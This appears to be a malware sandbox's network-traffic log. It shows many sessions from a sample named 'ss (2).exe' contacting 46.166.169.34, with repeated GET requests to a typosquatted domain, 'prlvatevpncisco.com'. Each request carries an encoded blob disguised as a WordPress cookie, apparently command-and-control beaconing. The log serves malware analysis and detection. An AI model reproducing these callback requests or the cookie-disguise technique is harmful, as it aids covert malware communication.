Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
218	192.168.2.3	49985	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
219	192.168.2.3	49987	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49770	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:22.904483080 CEST	1412	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=g5Qi9D9PbvGTEibNT2h0oHoEaP9PZo87F+qBdP4 n9D6gwMZiJblXnZCSQuQWadGTkxaeq3M12rdpYcAzDq5fL5xPlaF1zwuHtx/Er7uk+vTpTlRTrARbPBaS5yHKjToAJ 6LlGqVbPnPupZ0DY+FNd3fSeOJX7O42Uv8smP8jnhNo9GBo User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:22.955792904 CEST	1412	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:22 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
220	192.168.2.3	49988	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
221	192.168.2.3	49991	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
222	192.168.2.3	49993	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
223	192.168.2.3	49996	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
224	192.168.2.3	49998	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
225	192.168.2.3	50000	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
226	192.168.2.3	50002	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
227	192.168.2.3	50005	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
228	192.168.2.3	50008	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
229	192.168.2.3	50010	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49771	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:23.123265028 CEST	1414	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=N90564sGde4nWz3S+yFvv85Nc+D7L5Qko6Oaa0p u7yEUid19kfsMgiTbWfuilMqMJ1+FtMd8wajdKNssuudEMCgGjr7BhhCYA1bfsA/t4etdB09MGE1Al6Lb/D5+xCEfk +v+BRESJWxa7IYc16hWaMObY/3jpfUp5rY3h0tqhQzcvXt3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:23.176232100 CEST	1414	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:23 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
230	192.168.2.3	50013	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
231	192.168.2.3	50014	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
232	192.168.2.3	50016	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
233	192.168.2.3	50018	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
234	192.168.2.3	50021	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
235	192.168.2.3	50023	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
236	192.168.2.3	50026	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
237	192.168.2.3	50027	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
238	192.168.2.3	50029	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
239	192.168.2.3	50031	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49772	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:23.363599062 CEST	1415	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=YHon59yha+Jw/CPerIZxs5nqbeysiloo9ASEZx3J8S1DLsNxx lwSjnN8R/f1h9SAcPibuJDb36SKj8Ug7UBaPH+hkLKWIQ6UVPHBvFhK/+cKoFFAT+peL/V84jIpYz8TxEzgCUa1O2A NS5gQgA9IZJQ8ffG0AuslsREpixzNmwCLGmV7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:23.415014029 CEST	1416	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:23 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
240	192.168.2.3	50033	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
241	192.168.2.3	50034	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
242	192.168.2.3	50035	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
243	192.168.2.3	50037	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
244	192.168.2.3	50038	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
245	192.168.2.3	50039	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
246	192.168.2.3	50041	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
247	192.168.2.3	50042	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
248	192.168.2.3	50043	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
249	192.168.2.3	50045	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49773	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:23.576138973 CEST	1417	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=8mh8Bk6zMAPi7ng/PpQqUgv4Ng0+mtHJZhbfho/bqszRPJiQVE5Jb+FuHBZnlY9h4urAWQLJhEUYnZ7Bf1IB3e2zy1MEM1V1xuOaXcpYpAaYsgqh3fgFzmduudO7cWTyVl676NSnYIGfWcPxEh0ThQYuJhAmELDEIwNyao7fwOEZCD6a User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:23.628838062 CEST	1417	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:23 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
250	192.168.2.3	50046	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
251	192.168.2.3	50048	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
252	192.168.2.3	50049	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
253	192.168.2.3	50050	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
254	192.168.2.3	50052	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
255	192.168.2.3	50053	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
256	192.168.2.3	50054	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
257	192.168.2.3	50056	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
258	192.168.2.3	50057	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
259	192.168.2.3	50058	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49774	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:23.795169115 CEST	1419	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=3tC1AmIL+QfOVrE7EizjVidA/wkSIhjNSq4WgqNjY8j9hFGUePaAa83W1RJLLUZlzIIJXS5xTUE0JVfFU+rI2cELAlcoi5xx6ltTWebgbQK0CsOl8UDMykvWcNeXya32euZy7PgfqYWz4Qr1PqXagSqW7xQKqHnAD7u7bqJnCeU1sPee User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:23.847685099 CEST	1419	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:23 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
260	192.168.2.3	50059	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
261	192.168.2.3	50061	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
262	192.168.2.3	50062	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
263	192.168.2.3	50064	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
264	192.168.2.3	50065	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
265	192.168.2.3	50067	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
266	192.168.2.3	50068	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
267	192.168.2.3	50069	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
268	192.168.2.3	50071	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
269	192.168.2.3	50072	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49775	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:24.012824059 CEST	1421	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=l4BbnStbF5iHBl+kW3wNyW4QEZZbcvZSA/74Heo zjVe01L8LMaZu9lSGO40Cfaj6hwLnwmcho959dblaGromRohb7Mhh23Luowu9xq+wg539Wi06uBAiVQKGnkjemUNpM 7acc7FPRxr6seRqd/U0HmPGAYtD+JdfRutV8es353p84BkB User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:24.064398050 CEST	1421	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:24 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
270	192.168.2.3	50073	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
271	192.168.2.3	50075	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
272	192.168.2.3	50076	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
273	192.168.2.3	50078	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
274	192.168.2.3	50079	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
275	192.168.2.3	50080	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
276	192.168.2.3	50081	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
277	192.168.2.3	50082	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
278	192.168.2.3	50084	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
279	192.168.2.3	50085	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49776	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:24.231812954 CEST	1423	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=YD+8edzk8HxwubhArMPqLZmv9nKszRG29EEf+R2MarNDa1jvxhmJEHM53Gn1wk8ecL0AJpCeRDqKyl6+7QXBon/kCyyWZJUKVLRaIlgPZHkK5creT6/FsfU5eawpJqSNxAl7l0bwoP4NDgOOgErT+pR55m+0R3C7sVSyFRylAJ6LX/7l User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:24.283365965 CEST	1423	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:24 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
280	192.168.2.3	50090	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
281	192.168.2.3	50093	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
282	192.168.2.3	50094	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
283	192.168.2.3	50095	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
284	192.168.2.3	50096	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
285	192.168.2.3	50097	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
286	192.168.2.3	50098	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
287	192.168.2.3	50099	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
288	192.168.2.3	50100	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
289	192.168.2.3	50101	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49777	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:24.468240976 CEST	1425	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=thUDlQrOT5CmkweseulVwU+FSZ56565aImugFcu m1V+VQecDEDM2/KUTY4Uj6PDyppe/yka0+9Zc4OFSOy9+TqnOtMBATirmgp7lzo4l25Xcz3UymYV6XSMTxkD/DBthE iPEe5DaHxLbJLxiVmBsFkJTWYNibc9XZ34N+cqiv3JddUEJ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:24.521219969 CEST	1425	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:24 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
290	192.168.2.3	50102	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
291	192.168.2.3	50103	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
292	192.168.2.3	50104	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
293	192.168.2.3	50105	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
294	192.168.2.3	50106	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
295	192.168.2.3	50107	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
296	192.168.2.3	50108	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
297	192.168.2.3	50109	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
298	192.168.2.3	50110	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
299	192.168.2.3	50111	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49751	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:18.633635044 CEST	1376	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=IAZ8fJzdMHkwgHhF7PoqKNmWNnfs9NGztHjf/F21qrYDUpjqhiBJFTMAHGy1+48bMITAI9CnhD/K8567rTwBpz/dyynWXVUPFI2aJxg2pHxK3ArbD5YFtLUAualpH2SlhDC7kgbJYPtNN8OLwHMT/9RAJmr0frC+8W1yEFyxwJvLZj7g User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:18.687331915 CEST	1376	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:18 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49778	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:24.694911957 CEST	1426	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=vi9BSQL0DUyuqUVwctMXHUe/C0Jy3eyGKlHiycOcl4Ode6XfGAl0IK0pIVkr0rIurq39Fk6OuQpU2qOOMxU8kqH09hxIdGg6iqSnEoYfmUnU9Tfukb84gSsphJz3Nlm9GhmGp5jgXc7THv6+XlouykppG19qV42Lb0RPJcKY/a5VTwPV User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:24.747698069 CEST	1427	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:24 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
300	192.168.2.3	50112	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
301	192.168.2.3	50113	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
302	192.168.2.3	50114	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
303	192.168.2.3	50115	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
304	192.168.2.3	50116	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
305	192.168.2.3	50117	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
306	192.168.2.3	50118	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
307	192.168.2.3	50119	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
308	192.168.2.3	50120	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
309	192.168.2.3	50121	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49779	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
